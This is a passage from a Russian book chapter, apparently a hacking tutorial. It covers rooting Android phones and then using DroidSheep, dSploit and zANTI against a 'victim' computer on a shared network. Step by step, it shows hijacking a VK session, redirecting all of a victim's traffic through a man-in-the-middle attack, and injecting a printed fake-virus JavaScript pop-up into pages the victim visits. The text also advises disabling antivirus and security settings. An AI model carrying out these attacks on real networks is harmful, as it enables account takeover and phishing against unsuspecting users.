


Рис. 5.98

Отметим, что для предоставления прав root существуют два основных направления:

- программы, работающие с персонального компьютера и вносящие изменения в смартфон через USB-кабель;
- программы, работающие непосредственно со смартфона.

И тех, и других множество; все зависит от модели телефона, версии Android, ваших предпочтений. Но второй вариант все же, если вы сидите сейчас где-нибудь в очереди (и, кстати, если вам не жалко "угробить телефон"), будет полегче, т. к. вам не нужно искать кабель и подключать компьютер. Прежде чем скачать и установить программу для предоставления прав root, не забудьте на время снять ограничения, а именно в настройках **Безопасность** необходимо (рис. 5.99):

- разрешить установку приложений из неизвестных источников;
- убрать запрет на установку приложений, которые могут нанести вред устройству или предупреждать о них (хотя это не обязательно, просто во время установки, несмотря на запугивающие предупреждения, придется соглашаться на все).

Рис. 5.99

Для применения программ, которые устанавливают права root через USB-кабель с компьютера, необходимо включить опцию **Отладка USB**. В зависимости от модели смартфона установка этого параметра может быть расположена в различных

местах, но, как правило, раздел может называться что-то типа **Для разработчиков**. Если в вашей модели телефона этот раздел скрыт, то для того чтобы он появился, необходимо многократно (раз семь) нажать надпись **Номер сборки** (несмотря на то, что надпись не активна), рис. 5.100.

В представленном на рис. 5.101 примере после вышеуказанной операции в настройках смартфона появился раздел **Опции разработчика**.




Рис. 5.100




Рис. 5.101

Нужно заметить, что опция **Отладка USB** в этом разделе почему-то появилась не с первого раза, а только после того, как был "передернут" переключатель, отключающий\включающий все параметры в разделе **Опции разработчика** (видимо — баг), рис. 5.102.

Для примера получения прав root, если вы пообещаете этим никогда не пользоваться, укажем на одну из программ, которая позволяет легко, нажатием на одну кнопку предоставить права root. Это программа DingDong ROOT (рис. 5.103–5.105). Не забываем перед установкой программы отключить антивирус.

Кроме уже указанной DingDong ROOT, представим список наиболее популярных программ для предоставления прав доступа root на смартфонах:

- Adb Run;
- APK UnlockRoot.
- BaiduRoot;
- Bin4ry;
- CF-Root;
- Clockworkmod;
- Eroot;
- Fastboot;
- Framaroot;
- Hisuite;

- Ioroot;
- Kingo ROOT;
- Nexus Root Toolkit;
- Odin;
- Rom Manager;
- Root Genius;
- Root Kit;
- SuperSU;
- Towelroot;
- TWRPManager.

На рис. 5.106, 5.107 и 5.108, 5.109 приведены экраны пары программ из этого списка, это соответственно Kingo ROOT и UnlockRoot.




Рис. 5.102

Рис. 5.103

Рис. 5.104




Рис. 5.105




Рис. 5.106




Рис. 5.107




Рис. 5.108




Рис. 5.109

Вернемся к изучению хакерских программ для смартфона, требующих прав root. Для проведения эксперимента в вашем сегменте сети первоначально подготовьте хост-жертву. Это может быть компьютер или ноутбук, с которого вы зайдете, например, в ту же социальную сеть "ВКонтакте" (рис. 5.110).




Рис. 5.110

Будучи подключенным к сети запустите DroidSheep. Если все хорошо, обязательно должны быть сообщения: о том, что требуются root-права, и о том, что они разрешены, а также о том, что есть соединение с сетью (рис. 5.111).

Рис. 5.111

Далее нажимаем кнопку **Start**, а на компьютере-жертве в браузере обновляем активную веб-страницу (нужно какое-то движение в сети, чтобы пошел трафик) и наблюдаем наличие захваченных пакетов. Интересующие нас пакеты будут иметь ссылку на vk.com (рис. 5.112).

Рис. 5.112

Щелкнув по ссылке и выбрав в меню **Open site**, можно перейти по указанной ссылке, и здесь мы наблюдаем, что *получили доступ к ресурсам жертвы* (рис. 5.113 и 5.114).




Рис. 5.113




Рис. 5.114

Прежде чем закончить рассказ про DroidSheep, хочется предостеречь вас в следующем. На сайте разработчиков вы не найдете готовой, скомпилированной версии программы. Вроде бы, у них в стране критично относятся к действиям такого рода. Тем не менее, в разделе **Download** сообщается о хэш-функциях по алгоритму MD5, соответствующих подлинникам различных версий программ. На рис. 5.115 приведен фрагмент сайта, где указаны хэши для версий 15 и 14 APK-файлов.

Рис. 5.115

Чтобы убедиться, что инсталляция, скачанная из Интернета, соответствует декларированной разработчиком, можно использовать бесплатную программу MD5Checker для расчета хэш-функции (рис. 5.116).

С целью демонстрации примера произведем расчет для двух различных версий DroidSheep, найденных в Интернете (рис. 5.117).

Рис. 5.116




Рис. 5.117

Сравните значения на рис. 5.115 и 5.117. Мы видим, что для версии 15-й сумма не сходится, а для 14-й все нормально. Это значит, что в файле, соответствующем 14-й версии программы, если и имеются недекларируемые возможности, то только те, которые заложил разработчик. А вот версию 15 желательно поискать другую, т. к. вполне возможно, что к этой инсталляции кто-то еще приложил свою руку...

Еще одна программа, требующая прав root, о которой хочется упомянуть, в очередной раз доказывает нашу мысль, что хакером сейчас может стать любой, без умения программировать: уже давно все есть готовое. Это программа dSploit (рис. 5.118). Атаки, которые она (программа) реализует, можно производить, подключившись к Wi-Fi-роутеру, находясь в одном сегменте с жертвой. Основное меню с перечнем возможных действий (см. рис. 5.120) появляется после того, как вы щелкнете мышью по IP-адресу хоста жертвы (здесь это компьютер с именем NB), рис. 5.119. А на рис. 5.121 представлено меню раздела **MITM** (где используются main-in-the-middle атаки).

Обратите внимание, что программа также может перехватывать сессии, как это мы уже проделали с вами ранее с помощью DroidSheep. Даже беглый взгляд по меню говорит о том, что возможностей здесь очень много, и что эта программа — находка для хакеров. Для небольшого примера и показа только одной из возможностей

Рис. 5.118




Рис. 5.119




Рис. 5.120




Рис. 5.121

немного похулиганим на нашем стенде и, определив компьютер-жертву, подменим ему любую запрашиваемую страницу страницей **www.mai.ru** (так злоумышленник может переадресовывать беднягу на фишинговый сайт). Для этого, будучи подключенными к сети, щелкнем по IP-адресу жертвы (см. рис. 5.119) и, перейдя из главного меню в раздел **MITM**, выберем функцию **Переадресация** (см. рис. 5.121). Зададим в качестве адреса переадресации **www.mail.ru** и не забудем (это важно) нажать кнопку **Ok** (рис. 5.122).




Рис. 5.122

После этого атака запускается, в меню начинает крутиться индикатор (рис. 5.123). Всё! Жертва при обращении к любому сайту в нашем случае будет тут же переадресована на сайт Mail.ru.




Рис. 5.123

По идее, остановка атаки производится после следующего нажатия на функцию **Переадресация**. Но в действительности почему-то бывает так, что атака, вместо того чтобы остановиться, наоборот запускается именно только после этого.

Для поиска эксплойтов программ можно использовать уже знакомый нам Metasploit Framework (рис. 5.124). При этом понятно, что прежде чем запускать эксплойты на поиск уязвимостей, необходимо просканировать порты.

Заметим, что одной из причин, почему мы привели dSploit здесь в качестве примера, является русский интерфейс программы. А для некоторых это важно. Но вот проблема — разработчик уже не поддерживает эту программу (правда, хорошо то, что новый продукт еще мощнее). И может быть, по этой причине вам не удастся

найти установочную версию с Metasploit Framework. Кстати, бывает также, что Metasploit Framework не устанавливается по причине нехватки памяти в смартфоне.

Есть еще одно важное обстоятельство в отношении dSploit: т. к. эта версия программы позволяет сделать кое-какие настройки в отношении Metasploit Framework, предлагаем вам в качестве лабораторной работы попробовать самим разобраться с вопросом подключения к программе самостоятельной мобильной версии Metasploit Framework (а такая, похоже, есть на сайте разработчика Metasploit Framework). В новой версии программы, о которой сейчас пойдет речь, таких настроек в отношении подключения внешней Metasploit Framework уже нет.

Ну что ж? Перейдем на сайт разработчика:

http://www.dsploit.net




Рис. 5.124

Рис. 5.125

Повторимся: не так давно разработчики dSploit прекратили ее поддерживать, а новый проект называется zANTI. На рис. 5.125 показан значок запуска программы, на рис. 5.126 — основные меню программы, на рис. 5.127 — карта (map) атакуемой сети, на рис. 5.128 — параметры настройки программы.

Итак, скажем пару слов об zANTI. Для начала, просто для примера, проведем небольшую атаку на нашем стенде. В частности, покажем, как программа умеет включать в посещаемые жертвой WWW-страницы любой Java-скрипт. А найти какой-нибудь готовый, "гаденький" (точнее — делающий гадости) код в Интернете ничего не стоит.

Рис. 5.126




Рис. 5.127




Рис. 5.128

Находим следующий код:

```
<head>
<script type="text/javascript" language="javascript">
<!-- Begin
function confirmClose() {
alert("Ошибка: 107x has occurred. Неопределенный вирус инфицирует ваш жесткий
диск. Пожалуйста, удалите все инфицированные файлы.")
if (confirm("Сообщите вашему поставщику жесткого диска об этой ошибке."))
  alert('Вирус деактивирован, но браузер может зависнуть.');
else
  alert('Проблема найдена и устранена, но вам придется перезагрузить ваш
                                                                браузер.');
{
  parent.close();
}
}
// End -->
</script>
<body>
<CENTER>
<form>
<input type="button" value ="Страшилки" onClick="confirmClose()">
</form>
</CENTER>
```

Выберем на карте сети (см. рис. 5.127) компьютер-жертву, с которого во время атаки мы будем ходить в Интернет. Щелкнем мышью по надписи, соответствующей в общем списке сети именно этому компьютеру-жертве. Далее выберем уже знакомое нам меню **Man in the Middle** (рис. 5.129).

Среди множества типов атак выберем интересующую нас функцию **Insert HTML**, позволяющую сделать инъекцию нашего Javascript (рис. 5.130).

Настройки атаки производятся при нажатии на зубчатое колесико. При настройке указанной атаки просто вставим из буфера заранее скопированный код нашей инъекции (рис. 5.131).

